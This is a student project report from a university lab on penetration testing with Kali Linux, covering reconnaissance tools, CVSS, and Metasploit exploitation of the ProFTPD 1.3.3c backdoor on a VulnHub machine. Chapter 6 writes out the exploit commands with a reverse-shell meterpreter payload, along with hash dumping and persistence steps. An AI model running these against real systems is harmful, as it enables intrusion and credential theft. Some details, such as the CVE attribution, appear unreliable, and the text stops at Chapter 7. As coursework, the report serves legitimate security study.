"From Recon to Root: Offensive Hacking & Penetration Testing using Kali Linux"

PROJECT

(Code: CSP-350)

Submitted by

Swastik Gondhi

Roll Number: 22CS-33

Four Year B.Sc. by Research Computer Science

Batch-2022

Project Guide

Dr. Preeti Mishra

Associate Professor

Submitted to

Dr. Narendra Rawal

Associate Professor

School of Technology

Doon University

Dehradun, Uttarakhand

May, 2025

Doon University, Dehradun

CERTIFICATE

This is to certify that the project report entitled **"From Recon to Root: Offensive Hacking & Penetration Testing using Kali Linux",** submitted by **Swastik Gondhi** (22CS33) to the Department of Computer Science, School of Technology, Doon University, Dehradun, in partial fulfilment of the requirements for the award of the degree of **Four-Year B.Sc. by Research Computer Science**. The results embodied in this project report have not been submitted to any other University or Institute for the award of any Degree.

Dr. Narendra Rawal
(Associate Professor)
Department of Computer Science
School of Technology
Doon University, Dehradun, India

DECLARATION

I hereby declare that the project report entitled **"From Recon to Root: Offensive Hacking & Penetration Testing using Kali Linux",** being submitted to **the Department of Computer Science, Doon University**, in partial fulfilment of the requirements for the award of the degree of **Four-Year B.Sc. by Research Computer Science**, contains my original work.

Swastik Gondhi
22CS-33

ACKNOWLEDGEMENT

I would like to express my sincere gratitude to my guide **Dr. Preeti Mishra** for her valuable support and guidance throughout the course of this project. I am thankful to **Advanced Cyber Security Research (ACSR) Lab, Doon University** for providing the platform and resources for this practical learning experience.

Swastik Gondhi
22CS-33

ABSTRACT

This project delves into the domain of offensive security, focusing on penetration testing practices using **Kali Linux** within a **controlled virtual environment**. It provides a theoretical foundation of ethical hacking, highlights the essentials of Kali Linux, and details the setup of a penetration testing lab using **VMware Workstation** and **vulnerable machines of VulnHub**. The practical phase encompasses **reconnaissance**, **vulnerability assessment**, and **exploitation** of the **ftp-proftpd-backdoor vulnerability** of **ProFTPD 1.3.3c service** found within the target virtual machine using the **Metasploit Framework**. Through a structured and systematic approach, this report demonstrates **key penetration testing methodologies**, **common tools**, **exploitation techniques**, and **remediation strategies**. The project offers a comprehensive, **hands-on perspective** on identifying, analysing, and exploiting system vulnerabilities, reinforcing core concepts critical to the cybersecurity field.

Table of Contents

Certificate ..... **ii**
Declaration ..... **iii**
Acknowledgement ..... **iv**
Abstract ..... **v**

Chapter 1: Introduction to Penetration Testing..... **1**
1.1 Approaches to Penetration Testing
1.2 Types of Penetration Testing
1.3 Phases of Penetration Testing
1.4 Technical and Non-Technical Hacking
1.5 Methodologies, Standards, and Compliance
1.6 Process of Security Testing
1.7 Key Terminology in Penetration Testing

Chapter 2: Basics and Environment Setup **4**
2.1 Ethical Hacking and Kali Linux
2.2 File System Structure in Linux
2.3 Important Commands
2.4 VMware Setup

Chapter 3: Reconnaissance Techniques **7**
3.1 Types of Reconnaissance
3.2 Passive Reconnaissance
3.3 Active Reconnaissance
3.4 Reconnaissance with Google Dorks and Additional Resources
3.5 Conclusion

Chapter 4: Vulnerability Analysis **11**
4.1 Vulnerability Sites for Research
4.2 Finding Vulnerabilities
4.3 Common Vulnerability Scoring System (CVSS)
4.4 CVSS Base Score Metrics
4.5 CVSS Temporal Score Metrics
4.6 CVSS Environmental Score Metrics
4.7 Automated Vulnerability Assessment Tools
4.8 Other Useful Tools and Resources
4.9 Conclusion

Chapter 5: ProFTPD 1.3.3c Vulnerability Analysis and Remediation 14
5.1 Introduction to ProFTPD
5.2 Overview of the Vulnerability
5.3 Technical Description
5.4 Exploitation Steps Summary
5.5 Remediation Strategies
5.6 Conclusion

Chapter 6: The Metasploit Framework and Its Role in Exploitation……..... 23
6.1 Introduction to the Metasploit Framework
6.2 Key Components of Metasploit
6.3 Setting Up and Configuring Metasploit
6.4 Using Metasploit in the Exploitation Process
6.5 Practical Application of Metasploit in This Project
6.6 Conclusion

Chapter 7: Exploitation of the Virtual Lab 27
7.1 What is Exploitation
7.2 Exploitation Steps

Chapter 8: Results and Discussion …….... 30
8.1 Exploitation of Vulnerabilities
8.2 Post-Exploitation and Privilege Escalation
8.3 Results of Vulnerability Assessment
8.4 Impact and Mitigation Strategies

Chapter 9: Summary & Conclusion 32

Chapter 10: Future Scope 33

References 36

Chapter 1: Introduction to Penetration Testing

Penetration testing (Pen testing) is a simulated cyberattack performed to identify and assess the potential damage that could occur to an organization's critical assets. The primary goal is to evaluate the security posture of a system by exploiting vulnerabilities to determine what risks exist to:

1. ***Confidentiality:*** Ensuring sensitive data is not disclosed to unauthorized parties.
2. ***Integrity:*** Ensuring the data remains accurate, unaltered, and trustworthy.
3. **Availability:** Ensuring that the system and data are accessible to authorized users when needed.

Penetration testing is a field of study and practice based on the principles of ethical hacking. While ethical hacking focuses on gaining knowledge about vulnerabilities and attack techniques, penetration testing takes this knowledge and applies it in a structured, systematic manner to identify and exploit weaknesses in a controlled, legal environment.

1.1 Approaches to Penetration Testing

Penetration tests are carried out using different levels of information about the target. These approaches determine how much access or prior knowledge the tester has about the target system:

- Black Box: The tester has no prior knowledge of the target system. This approach simulates an external attacker attempting to penetrate the system without any internal information.
- Grey Box: The tester has partial knowledge about the system. This approach simulates an attack by someone with limited access or privileges, such as an insider threat or someone with some external information.
- White Box: The tester has complete knowledge of the target system, including its architecture, source code, and internal structure. This approach is typically used for comprehensive security assessments, often in collaboration with the organization's security team.

1.2 Types of Penetration Testing

Penetration testing can target various aspects of an organization's infrastructure. These are some common types of penetration testing:

- Network Penetration Testing: Involves testing network infrastructures such as servers, firewalls, routers, and hubs to identify vulnerabilities that could be exploited by attackers.
- Web Application Penetration Testing: Focuses on web servers, databases, APIs, applets, and plugins to identify vulnerabilities in the website or web-based applications.
- Client-Side Penetration Testing: Targets the client-side of a system, including web browsers, email clients, content creation apps, and media players. This type of testing looks for vulnerabilities that may be exploited by attackers through user interactions.

- Social Engineering: Involves manipulating individuals associated with the target organization to exploit their trust or emotions, potentially gaining access to sensitive information or systems.
- Wireless Penetration Testing: Focuses on wireless networks and communication technologies such as Wi-Fi, Bluetooth, and other wireless communication methods to identify weaknesses that could allow unauthorized access.
- Physical Penetration Testing: Attempts to bypass physical security controls, such as locks, entry barriers, and surveillance systems, to gain unauthorized access to an organization's premises and physical assets.

1.3 Phases of Penetration Testing

Penetration testing typically follows a structured process, which can be divided into three primary phases:

- **Pre-Attack Phase:** This involves planning, gathering intelligence, and structuring the testing process before the actual attack phase begins. Information gathering and reconnaissance are key activities in this phase.
- **Attack Phase:** The technical phase of penetration testing where exploits are attempted against identified vulnerabilities. This phase involves active engagement with the target system.
- **Post-Attack Phase:** This phase involves analysing the results, discussing the findings with stakeholders, and providing recommendations for mitigating identified risks and vulnerabilities.

1.4 Technical and Non-Technical Hacking

Penetration testing is commonly divided into two broad categories:

- Technical Hacking: Involves exploiting vulnerabilities in systems through technical means, such as network attacks, application exploits, and malware.
- Non-Technical Hacking: Focuses on attacking the human element of security using social engineering techniques, such as phishing, pretexting, or baiting, to manipulate individuals into divulging sensitive information or granting unauthorized access.

1.5 Methodologies, Standards, and Compliance

Penetration testing methodologies provide a structured, step-by-step approach to conducting penetration tests. These methodologies guide testers through various phases and procedures to ensure thoroughness and consistency:

- Methodologies: Examples include OSSTMM (Open-Source Security Testing Methodology Manual) and OWASP Testing Guides. These methodologies provide comprehensive frameworks for penetration testing.

- Standards: Standards define the required test specifications and guidelines that testers should follow to ensure the quality and completeness of their assessments. Notable examples include NIST SP 800-115 (National Institute of Standards and Technology) and PTES (Penetration Testing Execution Standard).
- Compliance: Penetration testing must often adhere to specific regulatory frameworks or industry standards. Compliance testing ensures that systems meet requirements such as PCI DSS (Payment Card Industry Data Security Standard), HIPAA (Health Insurance Portability and Accountability Act), GDPR (General Data Protection Regulation), and NY DFS (New York Department of Financial Services).

1.6 Process of Security Testing

The process of security testing is typically structured into the following stages:

1. Information Gathering: Collecting data about the target system to understand its architecture, services, and potential vulnerabilities.
2. Vulnerability Analysis: Identifying and analysing vulnerabilities in the system using automated tools and manual techniques.
3. Exploitation: Actively attempting to exploit identified vulnerabilities to gain access to the system.
4. Post-Exploitation: Assessing the impact of the exploitation, gaining further access, and maintaining control over the compromised system.
5. House Cleaning: Removing any traces of the attack and ensuring that no backdoors are left in the system. This also includes documenting findings and providing remediation steps.

1.7 Key Terminology in Penetration Testing

- Vulnerability: A weakness or flaw in a system that can be exploited to cause harm or unauthorized access.
- Exploit: A piece of code or method used to take advantage of a vulnerability in a system.
- Payload: The “ammunition” that is delivered through an exploit. It could be malware, a reverse shell, or other malicious code that grants the attacker control over the target system.
- Scope: The list of devices, systems, and networks that are authorized to be tested during the penetration test.
- Asset: Any valuable resource or component in an organization, including hardware, software, or data.
- Risk: The probability that a vulnerability will be exploited, leading to potential damage or loss.
- Common Vulnerabilities and Exposures (CVE): A publicly disclosed set of vulnerabilities, each assigned a unique CVE number to facilitate identification and tracking. These can be checked on the CVE Details website.

Chapter 2: Basics and Environment Setup

2.1 Ethical Hacking and Kali Linux

Ethical Hacking refers to the practice of intentionally probing systems and networks to identify potential security vulnerabilities that could be exploited by malicious hackers. Unlike black-hat hacking, which is illegal, ethical hackers, or "white-hat hackers," have authorization to conduct tests in order to strengthen the security of systems. Ethical hacking involves a thorough understanding of various attack vectors and methodologies, and it is a crucial part of cybersecurity.

The main objectives of ethical hacking are:

- Identifying weaknesses in systems, networks, or applications before malicious hackers can exploit them.
- Providing organizations with insights into improving their security posture through patching vulnerabilities, implementing defence mechanisms, and enhancing threat detection.

Kali Linux is a specialized Linux distribution built for penetration testing, digital forensics, and ethical hacking. Developed and maintained by Offensive Security, Kali is based on Debian and comes with a vast collection of pre-installed security tools. These tools are categorized into sections such as information gathering, vulnerability analysis, web application analysis, and exploitation tools, which make it an ideal operating system for penetration testers and security professionals.

Some of the key features of Kali Linux include:

- Wide Range of Tools: Pre-installed tools like Metasploit, Nmap, Wireshark, Burp Suite, Nikto, and Aircrack-ng are designed to perform tasks ranging from network scanning to wireless security testing.
- Live Booting: Kali Linux can be run as a live operating system, meaning it can boot from a USB stick or DVD without needing installation. This is useful for quick assessments and portability.
- Customization: Kali allows users to customize and create specialized penetration testing distributions based on their specific needs.

Kali Linux provides an environment where ethical hackers can apply their skills to discover and mitigate vulnerabilities, ensuring that systems are secure before they are targeted by malicious attackers.

2.2 File System Structure in Linux

Understanding the Linux file system structure is essential for effective navigation and system management. The Linux file system follows a hierarchical structure where all files and directories are contained within a single root directory, represented by /.

Key directories and their purposes include:

- /bin: This directory contains essential binary executables (programs) required for the system to function. Examples include basic utilities like ls, cp, cat, etc. These commands are available to all users.
- /etc: This directory stores configuration files for the system and applications. For example, passwd (user credentials), hostname (system hostname), and network/interfaces (network configuration) reside in /etc.
- /home: This is where user-specific data and configuration files are stored. Each user on the system has a subdirectory under /home. For example, a user named "john" would have their files stored in /home/john.
- /var: This directory contains variable data, including logs, cache files, and spools. Files in /var change frequently, such as system logs (/var/log) and database files.
- /usr: Contains user applications and utilities, with subdirectories like /usr/bin for binaries and /usr/lib for libraries.
- /root: This is the home directory of the root user (superuser). Only the root user has full access to this directory.
- /tmp: Temporary files used by the system or applications are stored here. Files in /tmp are usually deleted upon reboot.
- /dev: Contains device files that allow communication with hardware components like hard drives, printers, and USB devices. For example, /dev/sda represents the first hard disk.

Understanding the Linux file system structure allows users to efficiently navigate the operating system, manage system files, and locate specific directories required for ethical hacking and penetration testing.

2.3 Important Commands

In Linux, commands are essential for interacting with the system. Below are some important commands that every penetration tester should be familiar with:

- pwd: Displays the current working directory. This command helps users confirm their location within the file system.
- ls: Lists the contents of the current directory. The ls command is commonly used to inspect files and subdirectories within a folder.
- cd: Changes the current directory. For example, cd /home/user would take the user to the "user" directory under /home.
- ifconfig: Displays network interface configuration. This command shows IP addresses, network adapters, and other network-related information, essential for reconnaissance and network configuration.

- nmap: A powerful tool for network discovery and vulnerability scanning. Nmap (Network Mapper) is used to discover hosts, services, and open ports on a network. For example, nmap 192.168.1.1 will scan the target IP to see which ports are open.
- netdiscover: A tool used for active network discovery, typically to identify IP addresses and devices on a network. It's particularly useful when performing network reconnaissance on local subnets.

These commands form the backbone of most penetration testing tasks, from basic system navigation to advanced network reconnaissance and vulnerability scanning.

2.4 VMware Setup

Virtualization is an essential component of modern penetration testing labs, as it allows testers to simulate real-world attacks without compromising the security of physical systems. VMware provides a robust platform for running multiple operating systems (such as Kali Linux and vulnerable VMs) in isolated environments.

VMware Workstation or VMware Player is commonly used for creating and managing virtual machines. Below is an outline of the necessary steps to set up the environment:

1. Installing VMware:
    - Download and install VMware Workstation or VMware Player from the official VMware website. Follow the installation prompts for your operating system (Windows, Linux, etc.).
    - After installation, launch VMware and configure the system as required (e.g., setting up network adapters, configuring storage, etc.).
2. Creating a Kali Linux VM:
    - Download the Kali Linux ISO from the official Kali website. VMware supports both 32-bit and 64-bit installations.
    - In VMware, create a new virtual machine by selecting the appropriate ISO file for Kali Linux. Set parameters such as the amount of RAM (e.g., 2 GB or more), disk size, and network configuration (host-only or NAT).
    - Install Kali Linux by following the on-screen instructions. This will include setting up the partitioning scheme, user credentials, and network settings.
3. Importing the VulnHub VM (Basic Pentesting 1):
    - Download the VulnHub VM (e.g., Basic Pentesting 1) from the VulnHub website. This VM is designed to simulate a vulnerable environment for penetration testing.
    - Import the VM into VMware using the Open or Import option. Once imported, configure the VM's settings (e.g., networking, system resources).

4. Setting Up Host-Only or NAT Networking:
    - Host-only networking: This configuration allows the Kali Linux VM to communicate only with the host system and other virtual machines. It's ideal for isolated testing environments.
    - NAT networking: This configuration provides the virtual machine with internet access through the host's network interface, allowing for external testing.

Hence, the VMs are now configured and ready to run.

Chapter 3: Reconnaissance Techniques

Reconnaissance is the initial phase of penetration testing, where the objective is to gather as much information as possible about the target system or organization. This phase provides the groundwork for identifying potential vulnerabilities and weaknesses that could be exploited during the attack phase. Effective reconnaissance helps penetration testers understand the structure of the target, its systems, and the potential attack vectors.

3.1 Types of Reconnaissance

Reconnaissance can be broadly categorized into two types:

- **Passive Reconnaissance**: In this type of reconnaissance, information is gathered without directly interacting with the target system. The aim is to collect data from publicly available resources, databases, and websites. Since no direct contact is made with the target, passive reconnaissance is stealthy and helps avoid detection.
- **Active Reconnaissance**: This involves directly interacting with the target system. Active reconnaissance typically includes scanning and probing the target system to identify open ports, services, and vulnerabilities. Since it involves direct interaction, it may alert the target about the ongoing reconnaissance efforts.

3.2. Passive Reconnaissance

Passive reconnaissance focuses on collecting publicly available information without alerting the target. It involves searching through websites, domain databases, social media platforms, and other online resources. Here are some key tools and websites used for passive reconnaissance:

3.2.1 Sites for Information Gathering:

- DNSDumpster.com: A free tool that provides DNS-related information, including subdomains, hostnames, and IP addresses associated with a target domain. It's useful for gathering DNS records.
- Shodan.io: A search engine that indexes devices connected to the internet. Shodan can help you find exposed devices, servers, and internet-connected hardware associated with the target organization.
- Crunchbase: An online platform that helps identify company structures and get insights into their domain names and business services. This is especially useful for gathering high-level information about an organization.
- Hunter.io: A service used to find email addresses related to a target domain. It helps uncover email addresses that can be used in the next steps of the engagement, such as phishing or social engineering attacks.

- Emailhippo: This tool validates email addresses and verifies whether they are legitimate or disposable.
- Wigle.net: A resource that allows users to search for Wi-Fi access points based on the BSSID (MAC address). It can be used to gather information about wireless networks and their locations.
- Exiftool: A tool to extract metadata from files, especially images. It can provide information such as the software used to create the file, the date and time the file was created, and even GPS coordinates embedded in photos.
- Google Dorks: Google search queries that allow penetration testers to find specific information related to the target. Examples:
    - site: to search within a specific domain.
    - intext: to search for specific text within a website.
    - inurl: to search for keywords within URLs.
    - You can find more dorks by checking Provisec's GitHub repository.
- GitHub Dorks: Specialized queries to search for sensitive information or vulnerabilities in publicly available code repositories on GitHub.
- ASNLookup.com: This tool helps find Autonomous System Numbers (ASNs) and related IP address ranges associated with the target organization, giving insights into network infrastructure.
- crt.sh: A website that allows you to find SSL/TLS certificates for a specific domain. This helps identify subdomains and IP addresses associated with the target.

3.2.2 Passive Tools:

- Subfinder: A tool that passively identifies subdomains associated with a target domain by querying multiple services.
- Assetfinder: A passive tool used to identify subdomains for a target domain.
- Gowitness: After finding subdomains, Gowitness can take screenshots of the corresponding web pages for analysis.
- Linkfinder: A tool for finding JavaScript files in the source code of web pages. These files may contain sensitive information such as API keys and tokens.

3.3 Active Reconnaissance

Active reconnaissance involves interacting directly with the target system to gather information. It includes scanning, probing, and exploiting various components of the system to identify vulnerabilities. Active reconnaissance tends to be more intrusive, and if not done carefully, it can alert the target to your presence.

3.3.1 Tools for Active Reconnaissance:

- Gotrator: A tool for active subdomain enumeration. It tries various permutations and combinations to find subdomains by interacting directly with the target and checking if the subdomains are alive.
- Hakrawler: This tool crawls a website's source code and identifies all the URLs embedded within it. This is helpful for finding hidden pages, endpoints, or other attack surfaces.
- HTTPX: A tool to check if subdomains are alive by sending requests to them. It verifies whether the discovered subdomains are operational or not.
- Nmap: A powerful network scanner used for active reconnaissance. It helps identify open ports, services running on the target, and other critical details such as OS versions. Example usage:
    - nmap <IP/Domain>: Scans for open ports and services.
    - nmap <IP/Domain> -Pn: Skips the ping phase to avoid detection.
    - nmap <IP/Domain> -p-: Scans all ports.
- FFUF (Fuzz Faster U Fool): A tool used for directory and file busting. It helps identify hidden directories and files by fuzzing the target URL using a wordlist. Example command:
    - ffuf -u http://example.com/FUZZ -w wordlist.txt
- TruffleHog: A tool that scans GitHub repositories for high-entropy strings, such as API keys, tokens, and passwords. This can help find sensitive data accidentally committed to public repositories.
- Gotrator: An active tool to test whether subdomains, URLs, or IPs are alive by brute-forcing through possible combinations. It helps verify whether resources are available for exploitation.
- Linkfinder: This tool also helps in JavaScript file enumeration to discover files that may contain sensitive data or vulnerable endpoints.

3.4 Reconnaissance with Google Dorks and Additional Resources

In addition to the above tools, Google Dorks and other resources can also aid in reconnaissance:

- Google Dorks: Use search queries such as site: example.com, intext: password, inurl: admin to locate sensitive information, hidden resources, or exposed vulnerabilities. A good starting point is the Provisec GitHub repository for various Google Dork queries.
- GitHub Subdomain Search: Use the github-subdomains -d <DomainName> command to search for subdomains related to a target through GitHub.
- Favicon Hashing: Favicon hashing involves obtaining the hash of a website's favicon and performing a reverse search on Shodan. This allows penetration testers to identify other websites or IPs using the same favicon, which could be part of the same infrastructure.

- Reverse IP Lookup: By searching for domains hosted on the same IP address, you can find related websites. Reverse IP lookup tools can help identify these relationships.

3.5 Conclusion

Reconnaissance is a crucial phase in the penetration testing process, helping testers gather valuable information about the target system or organization. By using a mix of passive and active reconnaissance techniques, penetration testers can identify potential attack vectors and gain insights into the target's infrastructure. Tools like Nmap, Shodan, Subfinder, and Google Dorks play a vital role in discovering vulnerabilities that can be exploited in later phases of testing. By categorizing tools and techniques into passive and active approaches, this phase helps create a detailed map of the target, paving the way for the exploitation phase.

Chapter 4: Vulnerability Analysis

Vulnerability analysis is a crucial step in the penetration testing process. It involves identifying weaknesses in the system, applications, network, or services that could potentially be exploited. By assessing these vulnerabilities, penetration testers can recommend mitigations to reduce the risk posed by these flaws.

4.1 Vulnerability Sites for Research

Several websites provide databases and resources for discovering known vulnerabilities. These sites aggregate information about security flaws, their severity, and details on how they can be exploited. Common vulnerability databases include:

1. Security Focus: www.securityfocus.com
   Provides security vulnerability information, including CVE (Common Vulnerabilities and Exposures) entries and detailed descriptions of vulnerabilities.
2. Zero Day Initiative: www.zerodayinitiative.com
   Focuses on zero-day vulnerabilities—flaws that are discovered but not yet patched—offering detailed advisories and proof-of-concept exploits.
3. CVE Details: www.cvedetails.com
   A comprehensive database of CVE vulnerabilities, it provides information on each vulnerability's severity and related exploits.
4. Tenable: www.tenable.com
   Known for its network security solutions, Tenable provides vulnerability information and advanced tools like Nessus for network vulnerability assessments.

4.2 Finding Vulnerabilities

Vulnerabilities can be present in multiple components of a system, including:

- Services: Servers, databases, and other network services.
- Operating Systems (OS): Weaknesses in the OS kernel or patches.
- Applications: Bugs or flaws in software applications running on the target system.
- Plugins: Vulnerabilities in third-party plugins and extensions.

To find vulnerabilities, you can use online search engines and databases. A good technique is to Google search the target with the keyword "vulnerabilities" followed by the service or software name, for example: nginx, Copyedit, Apache vulnerabilities

4.3 Common Vulnerability Scoring System (CVSS)

The Common Vulnerability Scoring System (CVSS) is used to assess the severity of vulnerabilities. It calculates a score that helps determine the potential impact of an exploit. The CVSS score ranges from 0 to 10, with higher values indicating more critical vulnerabilities.

4.4 Access the CVSS Calculator:

The CVSS calculator can be found on the National Vulnerability Database (NVD) site: nvd.nist.gov
To calculate the CVSS score, follow the steps in the CVSS Calculator.

4.5 CVSS Base Score Metrics

The base score consists of Exploitability Metrics and Impact Metrics, which provide the severity and exploitability of a vulnerability.

- **4.5.1 Exploitability Metrics:**
    - Attack Vector: How the attack is carried out (e.g., local, network, physical).
    - Attack Complexity: The difficulty of exploiting the vulnerability.
    - Privileges Required: The level of access needed to exploit the vulnerability.
    - User Interaction: Whether the victim must perform an action to facilitate the attack.
    - Scope: Determines if the exploit affects only the vulnerable system or if it can propagate and affect other systems.
- **4.5.2 Impact Metrics:**
    - Confidentiality Impact (C): The effect on confidentiality (whether unauthorized access to sensitive data is possible).
    - Integrity Impact (I): The effect on integrity (whether the attacker can alter system or data).
    - Availability Impact (A): The effect on availability (whether the attacker can disrupt service or system functionality).

4.6 CVSS Temporal Score Metrics

Temporal score metrics reflect the current state of knowledge about the vulnerability and how it evolves over time.

- Exploit Code Maturity (E): The maturity of available exploits for the vulnerability.
- Remediation Level (RL): Whether there is an official fix available for the vulnerability.
- Report Confidence (RC): The confidence in the vulnerability's existence within the target system.

4.7 CVSS Environmental Score Metrics

The environmental score takes into account the specific environment in which the vulnerability exists. It customizes the CVSS based on the target's system, including impact subscores and exploitability metrics.

4.8 Automated Vulnerability Assessment Tools

Automated tools can be highly effective in identifying and assessing vulnerabilities in networks, systems, and applications. Below are some commonly used tools for vulnerability assessment:

- OpenVAS: A full-featured vulnerability scanner used for network vulnerability assessments.
- Nessus: A widely used network vulnerability scanner that helps in identifying known vulnerabilities.
- Nexpose: A vulnerability management solution that provides a comprehensive scan of networks and systems.
- Vega: An open-source platform for website vulnerability assessments, useful for scanning web applications for security weaknesses.
- Arachni: A web application security scanner designed for assessing security flaws in web applications.

For more information about Nessus, you can access it at the following URL: Welcome to Nessus

---

4.9. Other Useful Tools and Resources

- Tempmail: tempmail.io
  A service to generate temporary email addresses, useful for reducing spam or performing tests without using personal information.
- CVSS NVD: When assessing a vulnerability's impact and risk, visit the CVSS NVD site to view detailed vulnerability information and to calculate a vulnerability score.

4.10 Conclusion

Vulnerability analysis is a critical step in penetration testing, as it helps identify weaknesses in the target system. By leveraging vulnerability sites, CVSS, and automated assessment tools like OpenVAS, Nessus, and Vega, security professionals can effectively evaluate and prioritize vulnerabilities for remediation. The combination of manual research, automated scanning, and the CVSS framework provides a comprehensive approach to vulnerability management

Chapter 5: ProFTPD 1.3.3c Vulnerability Analysis and Remediation

5.1 Introduction to ProFTPD

ProFTPD (Professional FTP Daemon) is a widely used open-source FTP server for Unix-based systems. It is known for its modular design, flexibility, and ease of configuration. However, like many other services, ProFTPD has faced multiple vulnerabilities in its lifecycle, one of which is a serious backdoor vulnerability in version 1.3.3c.

5.2 Overview of the Vulnerability

The vulnerability in ProFTPD version 1.3.3c was introduced when attackers managed to compromise the ProFTPD source code repository. They injected a backdoor in the codebase, which was then unknowingly downloaded and used by many developers and system administrators.

Vulnerability ID: CVE-2010-4221
Severity: Critical
Type: Backdoor Command Execution
Affected Version: ProFTPD 1.3.3c (and potentially modified unofficial builds)

5.3 Technical Description

The backdoor allows unauthenticated remote attackers to execute arbitrary commands on the affected system via specially crafted FTP commands. The malicious code was placed in the src/tls.c file and allowed execution of /bin/sh when a certain HELP command was issued in a specific way.

An attacker exploiting this backdoor could achieve remote code execution and gain full control of the system without authentication. The severity of this vulnerability lies in the fact that it was not a typical software bug, but a deliberate malicious modification in the source code.

5.4 Exploitation Steps Summary

- Discovered the FTP service running on port 21 using Nmap.
- Identified the version: ProFTPD 1.3.3c.
- Searched and verified that this version is vulnerable to a known backdoor.
- Used Metasploit with unix/ftp/proftpd_133c_backdoor exploit.
- Gained shell access successfully and upgraded it to Meterpreter.

5.5 Remediation Strategies

To protect systems from such vulnerabilities, the following best practices should be applied:

1. Patch and Update
    - Immediately update ProFTPD to a secure version (1.3.3d or higher).
    - Ensure all packages are downloaded from trusted and verified sources.
2. Use Integrity Verification
    - Use checksums and digital signatures to verify the integrity of downloaded software.

3. Limit Access
    - Disable unused services like FTP or replace them with secure alternatives (e.g., SFTP).
    - Restrict FTP access using firewall rules or host-based access control.
4. Enable Logging and Monitoring
    - Monitor all network traffic and log authentication attempts.
    - Use IDS/IPS tools to detect suspicious behavior.
5. Conduct Regular Audits
    - Perform routine vulnerability assessments and penetration tests.

5.6 Conclusion:

The ProFTPD 1.3.3c backdoor is a textbook example of a supply chain compromise. The impact of such an attack is massive as it undermines trust in widely used open-source software. Administrators must ensure they apply secure development, deployment, and maintenance practices to prevent such threats.

Chapter 6: Metasploit Framework and Its Role in Exploitation

The Metasploit Framework is one of the most powerful and widely used tools for penetration testing and exploitation. It provides a comprehensive platform for developing, testing, and executing exploit code against remote target machines. This chapter will discuss the key components of Metasploit, its installation, basic usage, and how it was leveraged for the exploitation process in this project.

6.1 Introduction to Metasploit Framework

The Metasploit Framework is an open-source platform for developing, testing, and executing exploits. It allows security professionals to perform vulnerability assessments, simulate attacks, and gain deeper insights into security weaknesses. Metasploit simplifies the exploitation process by providing a variety of pre-built exploits, payloads, and auxiliary modules that can be used to target different services and applications.

Metasploit is designed to:

- Automate many exploitation tasks
- Simplify post-exploitation tasks
- Support various penetration testing activities

The framework is built on a modular architecture, making it highly customizable and extensible.

6.2 Key Components of Metasploit

The Metasploit Framework consists of several key components that work together to perform successful penetration tests and exploitation:

1. Exploits: Code used to take advantage of vulnerabilities in software or systems. Exploits can be used to gain unauthorized access to a system.
2. Payloads: Code that is executed on the target machine after a successful exploit. Payloads may provide remote access to the system, create backdoors, or escalate privileges.
3. Listeners: Components that "listen" for incoming connections from compromised systems. They interact with payloads to maintain access after exploitation.
4. Modules: Metasploit includes different types of modules like:
    - Exploit Modules: Designed to exploit specific vulnerabilities.
    - Auxiliary Modules: Used for scanning, brute-forcing, fuzzing, and other non-exploitation tasks.
    - Post Modules: Used for post-exploitation tasks, such as privilege escalation, information gathering, and maintaining access.

6.3 Setting Up and Configuring Metasploit

Before using Metasploit for exploitation, it is essential to set up and configure the environment:

1. Installation:
    - Metasploit is available on Kali Linux by default, but it can also be installed on other Linux distributions, Windows, or macOS.
    - On Kali Linux, you can ensure Metasploit is installed and updated by running:
        i. sudo apt-get update
        ii. sudo apt-get install metasploit-framework
2. Starting Metasploit:
   After installation, you can start Metasploit by typing msfconsole in the terminal. This will launch the Metasploit command-line interface, where you can interact with the framework.
3. Database Setup:
   To use advanced features like logging and reporting, Metasploit requires a PostgreSQL database. Set it up by running:
        i. msfdb init

6.4 Using Metasploit in the Exploitation Process

Metasploit plays a pivotal role in the exploitation phase of penetration testing. Here's how Metasploit was used in this project:

1. Identifying Vulnerabilities:
   Once vulnerabilities are discovered during the reconnaissance and vulnerability analysis phases, Metasploit can be used to check if those vulnerabilities are exploitable. For example, after discovering that a service is vulnerable to a particular CVE, the corresponding Metasploit exploit module can be loaded.
2. Choosing an Exploit:
   Using Metasploit, I identified and selected an appropriate exploit module for the target system. For instance:
    - Exploit modules for ProFTPD vulnerabilities.
    - MS08-067 (Windows SMB vulnerability) for Windows targets.
3. Setting Payloads:
   After selecting the exploit, Metasploit allows you to choose a payload. Payloads can provide different functionalities such as:
    - Meterpreter: A powerful payload that gives full access to the compromised system.
    - Reverse Shell: Establishes a connection back to the attacker’s machine.

Example:

i. use exploit/unix/ftp/proftpd_133c_backdoor
ii. set RHOST 192.168.159.131
iii. set PAYLOAD linux/x86/meterpreter/reverse_tcp
iv. set LHOST 192.168.159.100
v. run

4. Exploiting the Vulnerability:
   Once the exploit and payload are set, I initiated the attack by typing run. If successful, Metasploit delivers the payload to the target system, establishing a session that allows the attacker to execute commands remotely.

5. Post-Exploitation:
   After gaining access to the target system, Metasploit offers several post-exploitation modules. These modules help in:

   - Escalating privileges.
   - Collecting information such as system details, users, and network configurations.
   - Maintaining access through persistence mechanisms.

Example commands:

- sysinfo: Retrieves system information.
- hashdump: Extracts password hashes from the system.
- getuid: Displays the current user.

6.5 Practical Application of Metasploit in This Project

During the project, I used Metasploit to exploit the ProFTPD 1.3.3c backdoor vulnerability on the VulnHub Basic Pentesting 1 VM. Here's a summary of how Metasploit was used:

1. Reconnaissance and Vulnerability Analysis:
   After gathering information about the target, I found that the ProFTPD service on the target system was vulnerable to a backdoor exploit. This was identified using nmap and Shodan.

2. Exploitation with Metasploit:
   Using the ProFTPD 1.3.3c backdoor exploit module, I set up the target's IP, chose the Meterpreter payload, and initiated the attack. Once successful, I gained Meterpreter access to the target system.

3. Post-Exploitation:
   After successfully compromising the target, I used Metasploit's post-exploitation modules to collect system information, escalate privileges, and perform other actions like dumping password hashes.

4. Maintaining Access:
   Using persistence modules, I ensured continued access to the compromised system for further analysis and testing.

6.6 Conclusion

Metasploit Framework is an indispensable tool in the penetration testing process, offering a streamlined approach to exploitation. With its vast library of exploits, payloads, and post-exploitation modules, Metasploit allows testers to effectively assess the security of systems. In this project, Metasploit played a critical role in both identifying vulnerabilities and successfully exploiting them, leading to the successful compromise of the target system.

Metasploit's versatility and power make it a key asset in modern penetration testing, providing attackers and defenders with the tools necessary to identify and mitigate security flaws.

Chapter 7: Exploitation of the Virtual Lab

7.1 What is Exploitation

- Exploitation is the process where we utilize the exploits in order to validate the vulnerabilities which have been identified.
- Exploit is a piece of code which abuses the Vulnerability to violates the:
    a. Confidentiality - means disclosing some sensitive information
    b. Integrity - means modifying or altering some sensitive information
    c. Availability - means something is not available to the authorities
